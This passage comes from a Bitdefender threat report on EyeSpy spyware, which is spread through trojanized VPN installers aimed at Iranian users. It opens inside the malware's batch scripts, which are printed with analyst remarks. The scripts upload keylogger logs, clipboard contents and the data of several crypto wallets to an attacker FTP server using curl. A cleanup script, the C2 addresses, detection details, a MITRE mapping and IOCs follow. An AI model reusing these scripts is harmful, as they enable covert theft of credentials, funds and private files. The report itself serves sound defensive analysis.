47 rmdir /q /s firegetz 1>nul 2>nul
48 del firegetz.zip 1>nul 2>nul
49
50 rem [AUTHOR'S REMARK] Copies the keylogging file to the %temp% directory and then uploads it to the FTP
51 rem KL
52 copy %LOCALAPPDATA%\Microsoft\WindowsApps\boot.tmp %TEMP%\logz.txt
53 7z a -tzip -bd -y -mx9 -sdel %TEMP%\logz.zip %TEMP%\logz.txt 1>nul 2>nul
54 curl.exe -s -T %TEMP%\logz.zip --ftp-create-dirs ftp://%IPAddr%/%COMPUTERNAME%_%USERNAME%/logz.zip --user %User%:%Pass% 1>nul 2>nul
55 del %TEMP%\logz.zip 1>nul 2>nul
56
57 rem [AUTHOR'S REMARK] Copies the clipboard file to the %temp% directory and uploads it to the FTP
58 rem CL
59 copy %LOCALAPPDATA%\Microsoft\WindowsApps\sys.tmp %TEMP%\sys.txt
60 7z a -tzip -bd -y -mx9 -sdel %TEMP%\sys.zip %TEMP%\sys.txt 1>nul 2>nul
61 curl.exe -s -T %TEMP%\sys.zip --ftp-create-dirs ftp://%IPAddr%/%COMPUTERNAME%_%USERNAME%/sys.zip --user %User%:%Pass% 1>nul 2>nul
62 del %TEMP%\sys.zip 1>nul 2>nul
63
64 rem [AUTHOR'S REMARK] The following code block creates a file list with all the exfiltrated data
65 rem SizeG
66 cd %APPDATA%
67
68 dir *.zip* >> list.txt
69 dir %LOCALAPPDATA%\Coinomi.zip >> list.txt
70 if exist Mozilla ( dir Mozilla\Firefox.zip.* >> list.txt )
71 curl.exe -s -T list.txt --ftp-create-dirs ftp://%IPAddr%/%COMPUTERNAME%_%USERNAME%/list.txt --user %User%:%Pass% 1>nul 2>nul
72 del list.txt 1>nul 2>nul
73
74 rem [AUTHOR'S REMARK] The following sections exfiltrate crypto-wallet data
75 rem [AUTHOR'S REMARK] Atomic Wallet data
76 rem WG
77 if exist atomic if not exist atomic.zip (
78     taskkill /im "Atomic Wallet.exe" /f 1>nul 2>nul
79     ping localhost -n 3 1>nul 2>nul
80     7z a -tzip -bd -mx1 -y atomic.zip atomic 1>nul 2>nul
81 )
82 if exist atomic.zip (
83     curl.exe -s --retry 3 --retry-delay 5 --connect-timeout 30 -T atomic.zip --ftp-create-dirs -C - ftp://%IPAddr%/%COMPUTERNAME%_%USERNAME%/atomic.zip --user %User%:%Pass% 1>nul
84 )
85
86 rem [AUTHOR'S REMARK] Exodus Wallet
87 rem EX
88 if exist Exodus if not exist Exodus.zip (
89     taskkill /im "Exodus.exe" /f 1>nul 2>nul
90     ping localhost -n 3 1>nul 2>nul
91     7z a -tzip -bd -mx1 -y Exodus.zip Exodus 1>nul 2>nul
92 )
93 if exist Exodus.zip (
94     curl.exe -s --retry 3 --retry-delay 5 --connect-timeout 30 -T Exodus.zip --ftp-create-dirs -C - ftp://%IPAddr%/%COMPUTERNAME%_%USERNAME%/Exodus.zip --user %User%:%Pass% 1>nul
95 )
96
97
98

```

```

100 rem [AUTHOR'S REMARK] Jaxx Liberty wallet
101 if exist com.liberty.jaxx if not exist com.liberty.jaxx.zip (
102     taskkill /im "Jaxx Liberty.exe" /f 1>nul 2>nul
103     ping localhost -n 3 1>nul 2>nul
104     7z a -tzip -bd -mx1 -y com.liberty.jaxx.zip com.liberty.jaxx 1>nul 2>nul
105 )
106 if exist com.liberty.jaxx.zip (
107     curl.exe -s --retry 3 --retry-delay 5 --connect-timeout 30 -T com.liberty.jaxx.zip --ftp-create-dirs -C - ftp://%IPAddr%/COMPUTERNAME%_USERNAME%/com.liberty.jaxx.zip --u
108 )
109 )
110 )
111
112 rem [AUTHOR'S REMARK] Guarda wallet
113 if exist Guarda if not exist Guarda.zip (
114     taskkill /im "Guarda.exe" /f 1>nul 2>nul
115     ping localhost -n 3 1>nul 2>nul
116     7z a -tzip -bd -mx1 -y Guarda.zip Guarda 1>nul 2>nul
117 )
118 if exist Guarda.zip (
119     curl.exe -s --retry 3 --retry-delay 5 --connect-timeout 30 -T Guarda.zip --ftp-create-dirs -C - ftp://%IPAddr%/COMPUTERNAME%_USERNAME%/Guarda.zip --user %User%:%Pass% 1:
120 )
121 )
122 )
123
124 cd %LOCALAPPDATA%
125
126 rem [AUTHOR'S REMARK] Coinomi wallet
127 if exist Coinomi if not exist Coinomi.zip (
128     taskkill /im "Coinomi.exe" /f 1>nul 2>nul
129     ping localhost -n 3 1>nul 2>nul
130     7z a -tzip -bd -mx1 -y Coinomi.zip Coinomi 1>nul 2>nul
131 )
132 if exist Coinomi.zip (
133     curl.exe -s --retry 3 --retry-delay 5 --connect-timeout 30 -T Coinomi.zip --ftp-create-dirs -C - ftp://%IPAddr%/COMPUTERNAME%_USERNAME%/Coinomi.zip --user %User%:%Pass%
134 )
135 )
136 )
137
138 rem [AUTHOR'S REMARK] Checks the presence of %computername% and %username% in systems.php and systems2.php
139 rem Systems check
140 cd %APPDATA%
141 curl.exe --connect-timeout 30 -s ftp://%IPAddr%/TB/systems.php?a=%RANDOM% --user %User%:%Pass% | findstr %COMPUTERNAME%_USERNAME% 1>nul 2>nul
142 if %ERRORLEVEL% EQU 0 (
143     echo "" > isGranted
144 ) else (
145     del isGranted 1>nul 2>nul
146 )
147
148 curl.exe --connect-timeout 30 -s ftp://%IPAddr%/TB/systems2.php?a=%RANDOM% --user %User%:%Pass% | findstr %COMPUTERNAME%_USERNAME% 1>nul 2>nul
149 if %ERRORLEVEL% EQU 0 (
150     echo "" > isGranted2
151 ) else (
152     del isGranted2 1>nul 2>nul
153 )
154
155 rem [AUTHOR'S REMARK] Uploads Firefox data collected by sysOptimizer.bat
156 rem Mozilla Firefox GB
157 if exist Mozilla (
158     cd Mozilla
159     for %%N in (001 002 003) do (
160         if exist Firefox.zip.%%N (
161             curl.exe -s --retry 3 --retry-delay 5 --connect-timeout 30 -T Firefox.zip.%%N --ftp-create-dirs -C - ftp://%IPAddr%/COMPUTERNAME%_USERNAME%/Firefox.zip.%%N --user
162         )
163     )
164     cd %APPDATA%
165 )
166
167 rem [AUTHOR'S REMARK] Uploads the sensitive files collected by sysOptimizer.bat
168 rem some txt GB
169 for %%E in (txt doc png jpg) do (
170     for %%N in (001 002 003 004 005 006 007 008) do (
171         if exist All_Of_%%E.zip.%%N (
172             curl.exe -s --retry 3 --retry-delay 5 --connect-timeout 30 -T All_Of_%%E.zip.%%N --ftp-create-dirs -C - ftp://%IPAddr%/COMPUTERNAME%_USERNAME%/All_Of_%%E.zip.%%N
173         )
174     )
175 )
176
177 cd %pwd%

```

sysClean.bat

This script is responsible for cleaning up the payloads from the system. It calls the background processes (*sysCache32.exe*, *sysTemp32.exe*) and deletes the files that are not essential for persistence. During subsequent executions, the first stage downloads these payloads again.

```
1 @echo off
2
3 taskkill /IM "winCache32.exe" /F
4 taskkill /IM "sysCache32.exe" /F
5 taskkill /IM "sysTemp32.exe" /F
6 ping localhost -n 2 > nul
7 del %LOCALAPPDATA%\Microsoft\WindowsApps\winCache32.exe
8 del %LOCALAPPDATA%\Microsoft\WindowsApps\sysCache32.exe
9 del %LOCALAPPDATA%\Microsoft\WindowsApps\sysTemp32.exe
10
11 del %LOCALAPPDATA%\Microsoft\WindowsApps\sysConf32.bat
12 del %LOCALAPPDATA%\Microsoft\WindowsApps\sysConf.bat
13 del %LOCALAPPDATA%\Microsoft\WindowsApps\sysHourly32.bat
14 del %LOCALAPPDATA%\Microsoft\WindowsApps\sysHourly.bat
15 del %LOCALAPPDATA%\Microsoft\WindowsApps\HoCnf.xml
16 del %LOCALAPPDATA%\Microsoft\WindowsApps\sysCrt32.exe
```

We saw in *sysDI32.bat* that the malware historically downloaded another set of components from the FTP server where the file names started with the string *win*. The initial file respects the same naming convention, the execution beginning with *winCrt32.exe*. We also found a *winBus32.exe* file in our zoo that follows a similar structure to *sysBus32.exe*. The difference is that it uses another IP to download subsequent stages and to exfiltrate data, and the batch scripts have different names. It might be another version of the same attack with some leftover code blocks.

Command and Control

The C2 servers belong to SecondEye and are hosted on Novinhost. The IP used by the initial execution flow is **213.232.124.157**, and the other IP used by the additional payloads is **94.130.247.148**.

The servers aren't running all the time. During our research, we noticed that the servers are available in short time intervals to download payloads. This reduces hosting costs and makes the malware evasive if detonated in an automated sandbox. No special User-Agents are involved in the communication with the C2. The malware uses *curl.exe* to access the FTP servers.


Privacy Impact

Due to EyeSpy's capabilities, user privacy is seriously affected. The malware steals sensitive information from an infected system, like stored passwords, crypto-wallet data, documents and images, contents from clipboard, and logs key presses. This can lead to complete account takeovers, identity theft and financial loss. Moreover, by logging keypresses, attackers can obtain messages typed by the victim on social media or e-mail, and this information can be used to blackmail the victims.

Campaign distribution

We can see a growing number of detections in the past 6 months. As people in Iran try to obtain access to the internet

via VPN, more and more of them find the malicious installer and install EyeSpy, exposing them to the risk of losing privacy.




From the geographical distribution we can see that most of the detections come from Iran.



How Bitdefender Protects Against This Threat

Bitdefender protects against this threat by detecting the malicious installer file (Application.20Speed.A), before any component executes. Active Threat Control blocks the process that initializes the spyware, sysCrt32.exe. The malicious executables from the second stage are detected with Trojan.SecondEye.A. In report only mode, we can see all the detected files in the Graph View of the incident in GravityZone. Detections are red nodes in the graph.



20speed-vpn-v9.2.exe
Process Execution

ALERTS

Process detected as **MALWARE** by analysis

- Trojan.BAT.Agent.RT
- Trojan.SecondEye.A
- Recently Dropped Module Loaded
- Application.20speed.A
- RegSigModifyInternetZonemap
- ExtraWindowMemoryInjection
- ProcessInSuspiciousProcessTree
- Suspicious Integrity Process Execution
- Suspicious Process-Elevation Execution
- Silentinstaller

sysctrl32.exe
Process Execution

ALERTS

Process detected as **MALWARE** by analysis

- ATC.Malicious

Bitdefender also detects existing infections, by detecting the persistence process, sysBus32.exe both with on-access (Trojan.SecondEye.A) and with Active Threat Control upon launch.

sysbus32.exe
Process Execution

ALERTS

Process detected as **MALWARE** by analysis

- Trojan.SecondEye.A
- ATC.Malicious
- ProcessInSuspiciousProcessTree
- ProcessStartedByService

Process execution flowchart for sysbus32.exe (8424): 17. Executed (sysbus32.exe (8424)) branches into 18. Executed (cmd.exe (8268)) and 19. Executed (cmd.exe (9024)). cmd.exe (9024) branches into 20. Executed (7z.exe (5476)).

Conclusion

This article is a deep dive into EyeSpy, a spyware marketed as a legitimate monitoring application that arrives on the system via Trojanized installers. The attack seems to target Iranian users trying to download VPN solutions to bypass Internet restrictions in their country. The components of the malware are scripts that steal sensitive information from the system and upload them to an FTP server belonging to SecondEye. We recommend using well-known VPN solutions downloaded from legitimate sources. Also, a security solution, like Bitdefender, can protect against information stealers.

Bibliography

[1] <https://blackpointcyber.com/resources/blog/eye-spy-the-dangers-of-legal-malware/>

[2] <https://constexpr.org/innoextract/>

[3] <http://www.sminstall.com/>

[4] <https://pyinstaller.org/en/stable/>

MITRE techniques breakdown

Initial Access	Execution	Persistence	Credential Access	Collection	Command and Control	Exfiltration
Supply Chain Compromise: Compromise Software Supply Chain	Command and Scripting Interpreter: Windows Command Shell	Scheduled Task/Job: Scheduled Task	Credentials from Password Stores: Credentials from Web Browsers	Archive Collected Data: Archive via Utility	Application Layer Protocol: File Transfer Protocols	Exfiltration Over C2 Channel
	Scheduled Task/Job: Scheduled Task			Clipboard Data		
	User Execution: Malicious File			Data from Local System		
				Input Capture: Keylogging		

Indicators of Compromise

Hashes

20SPEED-VPN-v9.2.exe

f25a07686aa75a33a7e6a3db45ba8bfb
 904680220f5c1737fb7a30f8260997c6
 ad5ee13025e154d704322dd4f94d6f16
 e6c76cf8e42ca5e0bf2b270be0c5b35b

sysCrt32.exe

4135ba76781b3f3f61db132998a3159e



sysBus32.exe

fee03c711f98c4b480d09b5eae1d71e1
4a8d7229da52d74f9f2f7b152f22d935
d1397ff21b376f95e41e200207ecf126

libchrome.exe

9b48dbb99f7c1943b7dd195180877559
5decd6865132795c69f3fb78570d5815
be9f4c625a8450c28450d149d054861f
f085ed51d61319548519e940e28d7cd4

libCache32.exe

9dfe22da4f0115552c917fb2f3b3d38a

libTemp32.exe

3197a97fa6e5544be3fdb0f4c847b472

Batch files

3b6a5be292249a33f2388f6bf334e9ac - sysClean.bat
e8453572fcec515b34518a0514d0728 - sysDI32.bat
06938804402873a8d66a6ff534128b91 - sysInit32.bat
41bfc10caa0850b017c8d24cf86fbac2 - sysList32.bat
8442ca787f1dbf64f9d6b837eb93e70a - sysOptimizer.bat
92ff4d8f08578e8c4f347125ac5bf989 - sysUp32.bat
55643e7ec7ddf259f36f67a6c176cdfe - sysUpdt32.bat
cbd328ee76edd19192346841bc072f8d - sysConf.bat
cf2446297eb0011bcd4e15ea7074a536 - sysConf32.bat
ef95b8681e271a981b751acd97d5524f - sysHourly32.bat
4bae615f5e0e21a90315d9a225c49bed - sysInit32.bat
27c8368836d5da24d3034ac394a10e15 - sysUpdt32.bat

URLs

hxxps://20paper.live
hxxps://20ten.live
hxxps://20speed.co

IP Addresses

213.232.124.157
94.130.247.148



About Bitdefender

Bitdefender is a cybersecurity leader delivering best-in-class threat prevention, detection, and response solutions worldwide. Guardian over millions of consumer, enterprise, and government environments, Bitdefender is one of the industry's most trusted experts for eliminating threats, protecting privacy, digital identity and data, and enabling cyber resilience. With deep investments in research and development, Bitdefender Labs discovers hundreds of new threats each minute and validates billions of threat queries daily. The company has pioneered breakthrough innovations in antimalware, IoT security, behavioral analytics, and artificial intelligence and its technology is licensed by more than 150 of the world's most recognized technology brands. Founded in 2001, Bitdefender has customers in 170+ countries with offices around the world.

For more information, visit <https://www.bitdefender.com>.

All Rights Reserved. © 2022 Bitdefender.

All trademarks, trade names, and products referenced herein are the property of their respective owners.

Bitdefender

UNDER THE SIGN OF THE WOLF

Founded 2001, Romania

Number of employees 1800+

Headquarters

Enterprise HQ – Santa Clara, CA, United States

Technology HQ – Bucharest, Romania

WORLDWIDE OFFICES

USA & Canada: Ft. Lauderdale, FL | Santa Clara, CA | San Antonio, TX | Toronto, CA

Europe: Copenhagen, DENMARK | Paris, FRANCE | München, GERMANY | Milan, ITALY | Bucharest, Iasi, Cluj, Timisoara, ROMANIA | Barcelona, SPAIN | Dubai, UAE | London, UK | Hague, NETHERLANDS

Australia: Sydney, Melbourne

A trade of brilliance, data security is an industry where only the clearest view, sharpest mind and deepest insight can win — a game with zero margin of error. Our job is to win every single time, one thousand times out of one thousand, and one million times out of one million.

And we do. We outsmart the industry not only by having the clearest view, the sharpest mind and the deepest insight, but by staying one step ahead of everybody else, be they black hats or fellow security experts. The brilliance of our collective mind is like a **luminous Dragon-Wolf** on your side, powered by engineered intuition, created to guard against all dangers hidden in the arcane intricacies of the digital realm.

This brilliance is our superpower and we put it at the core of all our game-changing products and solutions.

<https://t.me/learningnets>